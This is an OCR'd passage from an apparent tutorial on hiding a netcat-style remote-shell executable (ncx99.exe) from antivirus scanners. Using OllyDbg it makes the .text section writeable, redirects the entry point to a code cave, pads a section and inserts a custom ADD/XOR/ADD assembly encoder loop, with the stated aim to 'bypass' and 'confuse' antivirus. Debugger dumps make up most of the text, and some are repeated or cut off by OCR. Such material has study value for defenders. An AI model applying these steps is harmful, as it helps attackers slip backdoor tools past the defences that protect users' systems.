0040C010  00 00 00 00 00 00 00 00 F0 41 40 00 70 A
0040C020  00 00 00 00 00 00 00 00 00 00 00 00 00 0
0040C030  57 61 69 74 46 6F 72 4D 75 6C 74 69 70 6
0040C040  62 6A 65 63 74 73 20 65 72 72 6F 72 3A 2
0040C050  00 00 00 00 46 61 69 6C 65 64 20 74 6F 2
0040C060  65 61 74 65 20 52 65 61 64 53 68 65 6C 6
0040C070  65 73 73 69 6F 6E 20 74 68 72 65 61 64 2
0040C080  72 72 6F 72 20 3D 20 25 73 00 00 00 46 6
0040C090  65 64 20 74 6F 20 65 78 65 63 75 74 65 2
0040C0A0  65 6C 6C 00 46 61 69 6C 65 64 20 74 6F 2
0040C0B0  65 61 74 65 20 73 68 65 6C 6C 20 73 74 6
0040C0C0  20 70 69 70 65 2C 20 65 72 72 6F 72 20 3
0040C0D0  73 00 00 00 46 61 69 6C 65 64 20 74 6F 2
0040C0E0  65 61 74 65 20 73 68 65 6C 6C 20 73 74 6
0040C0F0  74 20 70 69 70 65 2C 20 65 72 72 6F 72 2
```

```
0012FFC4  7C817077  wpü¦  RETURN to kernel32.7C8170
0012FFC8  7C913C98  ÿ<æ¦  RETURN from ntdll.7C90FE7
0012FFCC  7FFD5000  .P²⌂
0012FFD0  7FFD8000  .Ç²⌂
0012FFD4  80544C7D  }LTÇ  RETURN from 80541E3C to 8
0012FFD8  0012FFC8  ╚ ‡.
0012FFDC  84EEB3E0  α|εä
0012FFE0  FFFFFFFF        End of SEH chain
0012FFE4  7C839AA8  ¿üã¦  SE handler
0012FFE8  7C817080  Çpü¦
0012FFEC  00000000  ....
0012FFF0  00000000  ....
0012FFF4  00000000  ....
0012FFF8  00404C00  .L@.  ncx99.<ModuleEntryPoint>
0012FFFC  00000000  ....
```

```
Entry point of main module                    Paused
```

Figure 3.1.1 – Initial Overview of ncx99.exe


First we select the first couple of instructions (opcodes) and copy them to notepad or whatever program we prefer for taking notes. The reason why we're doing this is because we need to re-introduce some of the first overwritten opcodes later on, before we re-route the execution flow back to its original place.

We now have the following opcodes saved which we will need later on:

```
Address   Hex dump          Command
00404C00  /.  55            PUSH EBP
00404C01  |.  8BEC          MOV EBP,ESP
00404C03  |.  6A FF         PUSH -1
00404C05  |.  68 00B04000   PUSH OFFSET 0040B000
00404C0A  |.  68 78764000   PUSH 00407678
00404C0F  |.  64:A1 0000000 MOV EAX,DWORD PTR FS:[0]
00404C15  |.  50            PUSH EAX
```

Figure 3.1.2 – First couple of opcodes inside ncx99.exe

Then we browse through the binary, for a convenient place to implement our custom encoder. After searching for a while inside the .text data section, we may find the following place.



```
0040A765  > 5F      POP EDI
0040A766  . 5E      POP ESI
0040A767  . 5D      POP EBP
0040A768  . 33C0    XOR EAX,EAX
0040A76A  . 5B      POP EBX
0040A76B  . C3      RETN
0040A76C    90      NOP
0040A76D    90      NOP
0040A76E    90      NOP
0040A76F    90      NOP
0040A770    00      DB 00
0040A771    00      DB 00
0040A772    00      DB 00
0040A773    00      DB 00
0040A774    00      DB 00
0040A775    00      DB 00
0040A776    00      DB 00
0040A777    00      DB 00
0040A778    00      DB 00
0040A779    00      DB 00
```

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCa
EBX 7FFD8000
ESP 0012FFC4
EBP 0012FFF0
ESI 7FFD5000
EDI 7C913C98 ntdll.7C913C98

EIP 00404C00 ncx99.<ModuleEntryPo

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 000000CB ERROR_ENVVAI

EFL 00000246 (NO,NB,E,BE,NS,PE,GE

ST0 empty +UNORM 0002 00000037 00
ST1 empty 0.0000000078275248720e-
ST2 empty +UNORM 0045 0208006E 00
ST3 empty +UNORM 0003 00000000 00
```

```
Address  Hex dump
0040C000 00 00 00 00 00 00 00 00 00 00 00 00 30 4
0040C010 00 00 00 00 00 00 00 00 F0 41 40 00 70 A
0040C020 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0040C030 57 61 69 74 46 6F 72 4D 75 6C 74 69 70 6
0040C040 62 6A 65 63 74 73 20 65 72 72 6F 72 3A 2
0040C050 00 00 00 00 46 61 69 6C 65 64 20 74 6F 2
0040C060 65 61 74 65 20 52 65 61 64 53 68 65 6C 6
0040C070 65 73 73 69 6F 6E 20 74 68 72 65 61 64 2
0040C080 72 72 6F 72 20 3D 20 25 73 00 00 00 46 6
0040C090 65 64 20 74 6F 20 65 78 65 63 75 74 65 2
0040C0A0 65 6C 6C 00 46 61 69 6C 65 64 20 74 6F 2
0040C0B0 65 61 74 65 20 73 68 65 6C 6C 20 73 74 6
0040C0C0 20 70 69 70 65 2C 20 65 72 72 6F 72 20 3
0040C0D0 73 00 00 00 46 61 69 6C 65 64 20 74 6F 2
0040C0E0 65 61 74 65 20 73 68 65 6C 6C 20 73 74 6
```

```
0012FFC4  7C817077  wpü¦  RETURN to kernel32.7C8170
0012FFC8  7C913C98  ÿ<æ¦  RETURN from ntdll.7C90FE7
0012FFCC  7FFD5000  .P²⌂
0012FFD0  7FFD8000  .Ç²⌂
0012FFD4  80544C7D  }LTÇ  RETURN from 80541E3C to 8
0012FFD8  0012FFC8  ╚ ‡.
0012FFDC  84EEB3E0  α|∈ä
0012FFE0  FFFFFFFF        End of SEH chain
0012FFE4  7C839AA8  ¿üã¦  SE handler
0012FFE8  7C817080  Çpü¦
0012FFEC  00000000  ....
0012FFF0  00000000  ....
0012FFF4  00000000  ....
0012FFF8  00404C00  .L@.  ncx99.<ModuleEntryPoint>
0012FFFC  00000000  ....
```


Entry point of main module

Paused

Figure 3.1.3 – A convenient place for a “code cave” in ncx99.exe

After we’ve noted down the new Entry Point address at 0040A770, we browse to the memory overview by clicking the “M” icon. Then we double-click on the PE Header section and open it.

Simply, because we need to prepare the .text data section by making it writeable and of course, change the old Entry Point to our new one, which points to our “code cave”. Adding a few bytes extra to the last section doesn’t hurt either, as this may bypass some AV-scanners.


OllyDbg - ncx99.exe - [Dump - ncx99:00400000..00400FFF]
D File View Debug Trace Options Windows Help
L E M T C ... B M H

```
Address  Hex dump  Decoded data              Comments
0040014C  .  0000000 DD 00000000              Load Config Table size = 0
00400150  .  0000000 DD 00000000              Bound Import Table address = 0
00400154  .  0000000 DD 00000000              Bound Import Table size = 0
00400158  .  A021010 DD 000121A0              Import Address Table address = 121A0
0040015C  .  6401000 DD 00000164              Import Address Table size = 356.
00400160  .  0000000 DD 00000000              Delay Import Descriptor address = 0
00400164  .  0000000 DD 00000000              Delay Import Descriptor size = 0
00400168  .  0000000 DD 00000000              COM+ Runtime Header address = 0
0040016C  .  0000000 DD 00000000              Import Address Table size = 0
00400170  .  0000000 DD 00000000              Reserved = 00000000
00400174  .  0000000 DD 00000000              Reserved = 00000000
00400178  .  2E 74 6 ASCII ".text",0,0,0      Name[8] = ".text   "
00400180  .  7097000 DD 00009770              VirtualSize = 38768.
00400184  .  0010000 DD 00001000              VirtualAddress = 1000
00400188  .  0098000 DD 00009800              SizeOfRawData = 38912.
0040018C  .  0004000 DD 00000400              PointerToRawData = 400
00400190  .  0000000 DD 00000000              PointerToRelocations = 0
00400194  .  0000000 DD 00000000              PointerToLineNumbers = 0
00400198  .  0000    DW 0                     NumberOfRelocations = 0
0040019A  .  0000    DW 0                     NumberOfLineNumbers = 0
0040019C  .  2000006 DD 60000020              Characteristics = CODE|EXECUTE|READ
004001A0  .  2E 72 6 ASCII ".rdata",0,0       Name[8] = ".rdata  "
004001A8  .  1704000 DD 00000417              VirtualSize = 1047.
004001AC  .  00B0000 DD 0000B000              VirtualAddress = 0B000
004001B0  .  0006000 DD 00000600              SizeOfRawData = 1536.
004001B4  .  009C000 DD 00009C00              PointerToRawData = 9C00
004001B8  .  0000000 DD 00000000              PointerToRelocations = 0
004001BC  .  0000000 DD 00000000              PointerToLineNumbers = 0
004001C0  .  0000    DW 0                     NumberOfRelocations = 0
004001C2  .  0000    DW 0                     NumberOfLineNumbers = 0
004001C4  .  4000004 DD 40000040              Characteristics = INITIALIZED_DATA|READ
004001C8  .  2E 64 6 ASCII ".data",0,0,0      Name[8] = ".data   "
004001D0  .  4452000 DD 00005244              VirtualSize = 21060.
004001D4  .  00C0000 DD 0000C000              VirtualAddress = 0C000
004001D8  .  003E000 DD 00003E00              SizeOfRawData = 15872.
004001DC  .  00A2000 DD 0000A200              PointerToRawData = 0A200
004001E0  .  0000000 DD 00000000              PointerToRelocations = 0
004001E4  .  0000000 DD 00000000              PointerToLineNumbers = 0
004001E8  .  0000    DW 0                     NumberOfRelocations = 0
004001EA  .  0000    DW 0                     NumberOfLineNumbers = 0
004001EC  .  400000C DD C0000040              Characteristics = INITIALIZED_DATA|READ|WRITE
004001F0  .  2E 69 6 ASCII ".idata",0,0       Name[8] = ".idata  "
Entry point of main module                                            Paused
```


Figure 3.1.4 – PE Header Overview of ncx99.exe

This is the value we need to edit in order to be able to make the .text section writeable. We could use LordPE for this, but knowing the common values by mind, makes us able to do this without.

We will therefore change 60000020 to E0000020 as shown in the next picture, making the .text section writeable, allowing us to encode this while the PE file is executing. If we didn’t do this we would get a “permission error” and most likely crash.

Adding a few bytes to one of the sections is a good idea too, if you don't need to be very strict on keeping exactly the same file-size. This is done by taking the hexadecimal value of e.g. the .idata section and then add the number of bytes wanted in hex.

If you're going to do this, then make sure you're calculating in hex and not decimal.


OllyDbg - ncx99.exe - [Dump - ncx99:00400000..00400FFF]
D File View Debug Trace Options Windows Help
L E M T C ... B M H

```
Address  Hex dump  Decoded data            Comments
0040019C  200000E  DD E0000020             Characteristics = CODE|EXECUTE|READ|WRITE
004001A0  2E 72 6  ASCII ".rdata",0,0      Name[8] = ".rdata  "
004001A8  1704000  DD 00000417             VirtualSize = 1047.
004001AC  00B0000  DD 0000B000             VirtualAddress = 0B000
004001B0  0006000  DD 00000600             SizeOfRawData = 1536.
004001B4  009C000  DD 00009C00             PointerToRawData = 9C00
004001B8  0000000  DD 00000000             PointerToRelocations = 0
004001BC  0000000  DD 00000000             PointerToLineNumbers = 0
004001C0  0000     DW 0                    NumberOfRelocations = 0
004001C2  0000     DW 0                    NumberOfLineNumbers = 0
004001C4  4000004  DD 40000040             Characteristics = INITIALIZED_DATA|READ
004001C8  2E 64 6  ASCII ".data",0,0,0     Name[8] = ".data   "
004001D0  4452000  DD 00005244             VirtualSize = 21060.
004001D4  00C0000  DD 0000C000             VirtualAddress = 0C000
004001D8  003E000  DD 00003E00             SizeOfRawData = 15872.
004001DC  00A2000  DD 0000A200             PointerToRawData = 0A200
004001E0  0000000  DD 00000000             PointerToRelocations = 0
004001E4  0000000  DD 00000000             PointerToLineNumbers = 0
004001E8  0000     DW 0                    NumberOfRelocations = 0
004001EA  0000     DW 0                    NumberOfLineNumbers = 0
004001EC  400000C  DD C0000040             Characteristics = INITIALIZED_DATA|READ|WRITE
004001F0  2E 69 6  ASCII ".idata",0,0      Name[8] = ".idata  "
004001F8  AC07000  DD 000007AC             VirtualSize = 1964.
004001FC  0020010  DD 00012000             VirtualAddress = 12000
00400200  5008000  DD 00000850             SizeOfRawData = 2128.
00400204  00E0000  DD 0000E000             PointerToRawData = 0E000
00400208  0000000  DD 00000000             PointerToRelocations = 0
0040020C  0000000  DD 00000000             PointerToLineNumbers = 0
00400210  0000     DW 0                    NumberOfRelocations = 0
00400212  0000     DW 0                    NumberOfLineNumbers = 0
00400214  400000C  DD C0000040             Characteristics = INITIALIZED_DATA|READ|WRITE
00400218  00       DB 00
00400219  00       DB 00
0040021A  00       DB 00
0040021B  00       DB 00
0040021C  00       DB 00
0040021D  00       DB 00
0040021E  00       DB 00
0040021F  00       DB 00
00400220  00       DB 00
00400221  00       DB 00
00400222  00       DB 00
```

Entry point of main module


Paused

Figure 3.1.5 – Altered PE Header in ncx99.exe

After we've made our modifications, we select the entire section which contains our changes, right click and browse to "Edit", and then "Copy to Executable". Then right click on the new window and choose "Save File".

Keep in mind that this is a bit different in the older version of Ollydbg.

Because we've added a few bytes to the .idata section, the program won't execute. Therefore we need to add the amount of bytes we "added", by using a hex-editor to add the actual amount of bytes that was added to the .idata section.



C:\Documents and Settings\[redacted]\ncx99-001.exe

C:\[redacted]\ncx99-001.exe is not a valid Win32 application.

Figure 3.1.6 – Altered ncx99.exe unable to execute

In this case XVI32 (a hex-editor) is sufficient to use. Simply browse to the end of the PE file, open the "Edit" menu and choose "Insert string". Then make sure you either add 00, 90 or CC.


Preferably just add 00 as this will do nothing at all. Under "Insert <n> times" you choose hexadecimal and choose the amount of bytes you added to the .idata section. When you're done click the "save" icon and your executable PE file, should be working again.

3.2 – Implementing the Custom Encoder

With all the preparations made, we're ready to implement the encoder. First we open our modified PE file in Ollydbg and see that we've landed at 0040A770. After taking a closer look on where the base (beginning) address is and where our code cave begins, we note down that from offset 00401000 to 0040A76F, is what we'll encode.

There are many ways to implement an encoder, but the easiest way is the one Mati Aharoni from Offensive Security did in his public video presentation about AV's. The encoder we're going to implement is slightly different in order to hopefully confuse a few more Anti-Virus scanners.

We'll basically encode almost the entire .text section, with an encoder which loops through each byte of the selected code that we want to encode. The encoding mechanism itself will just change the byte to whatever we tell it to become.




```
Address    Hex dump          Command
0040A770   .  B8 00104000    MOV EAX,00401000
0040A775      8000 13        ADD BYTE PTR DS:[EAX],13
0040A778   .  8030 0F        XOR BYTE PTR DS:[EAX],0F
0040A77B      8000 37        ADD BYTE PTR DS:[EAX],37
0040A77E   .  40             INC EAX
0040A77F   .  3D 6FA74000    CMP EAX,0040A76F
0040A784   .^ 7E EF          JLE SHORT 0040A775
```

Figure 3.2.1 – Custom Assembly Encoder

Explanation of the Custom Encoder

1) First the base (beginning) address is moved into the EAX register.
2) Then it adds 13 to the byte which EAX is pointing to.
3) XOR (Exclusive OR) the byte with 0F which EAX is pointing to.
4) Add 37 to the byte which EAX is pointing to.
5) Increase EAX to point to the next byte.
6) Compare EAX with our ending address.
7) If our ending address hasn't been reached, jump to (2).



OllyDbg - ncx99-002.exe - [CPU - main thread, module ncx99-002]
C File View Debug Trace Options Windows Help
L E M T C ... B M H

```
0040A765  >  5F            POP EDI
0040A766  .  5E            POP ESI
0040A767  .  5D            POP EBP
0040A768  .  33C0          XOR EAX,EAX
0040A76A  .  5B            POP EBX
0040A76B  .  C3            RETN
0040A76C     90            NOP
0040A76D     90            NOP
0040A76E     90            NOP
0040A76F     90            NOP
0040A770     B8 00104000   MOV EAX,00401000
0040A775     8000 13       ADD BYTE PTR DS:[EAX],13
0040A778     8030 0F       XOR BYTE PTR DS:[EAX],0F
0040A77B     8000 37       ADD BYTE PTR DS:[EAX],37
0040A77E     40            INC EAX
0040A77F     3D 6FA74000   CMP EAX,0040A76F
0040A784   ^ 7E EF         JLE SHORT 0040A775
0040A786  .  0000          ADD BYTE PTR DS:[EAX],AL
0040A788  .  0000          ADD BYTE PTR DS:[EAX],AL
0040A78A  .  0000          ADD BYTE PTR DS:[EAX],AL
Dest=ncx99-002.0040A775
```

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C90E514 ntdll.KiFastSystemCa
EBX 7FFDF000
ESP 0012FFC4
EBP 0012FFF0
ESI 7FFD5000
EDI 7C913C98 ntdll.7C913C98

EIP 0040A770 ncx99-002.<ModuleEnt

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 000000CB ERROR_ENVVAI

EFL 00000246 (NO,NB,E,BE,NS,PE,GE

ST0 empty +UNORM 0002 0000003B 00
ST1 empty -UNORM 8623 00000000 7F
ST2 empty +UNORM 0045 02080076 00
ST3 empty +UNORM 0003 00000000 00
```

```
Address   Hex dump
0040C000  00 00 00 00 00 00 00 00 00 00 00 00 30 4
0040C010  00 00 00 00 00 00 00 00 F0 41 40 00 70 A
0040C020  00 00 00 00 00 00 00 00 00 00 00 00 00 0
0040C030  57 61 69 74 46 6F 72 4D 75 6C 74 69 70 6
0040C040  62 6A 65 63 74 73 20 65 72 72 6F 72 3A 2
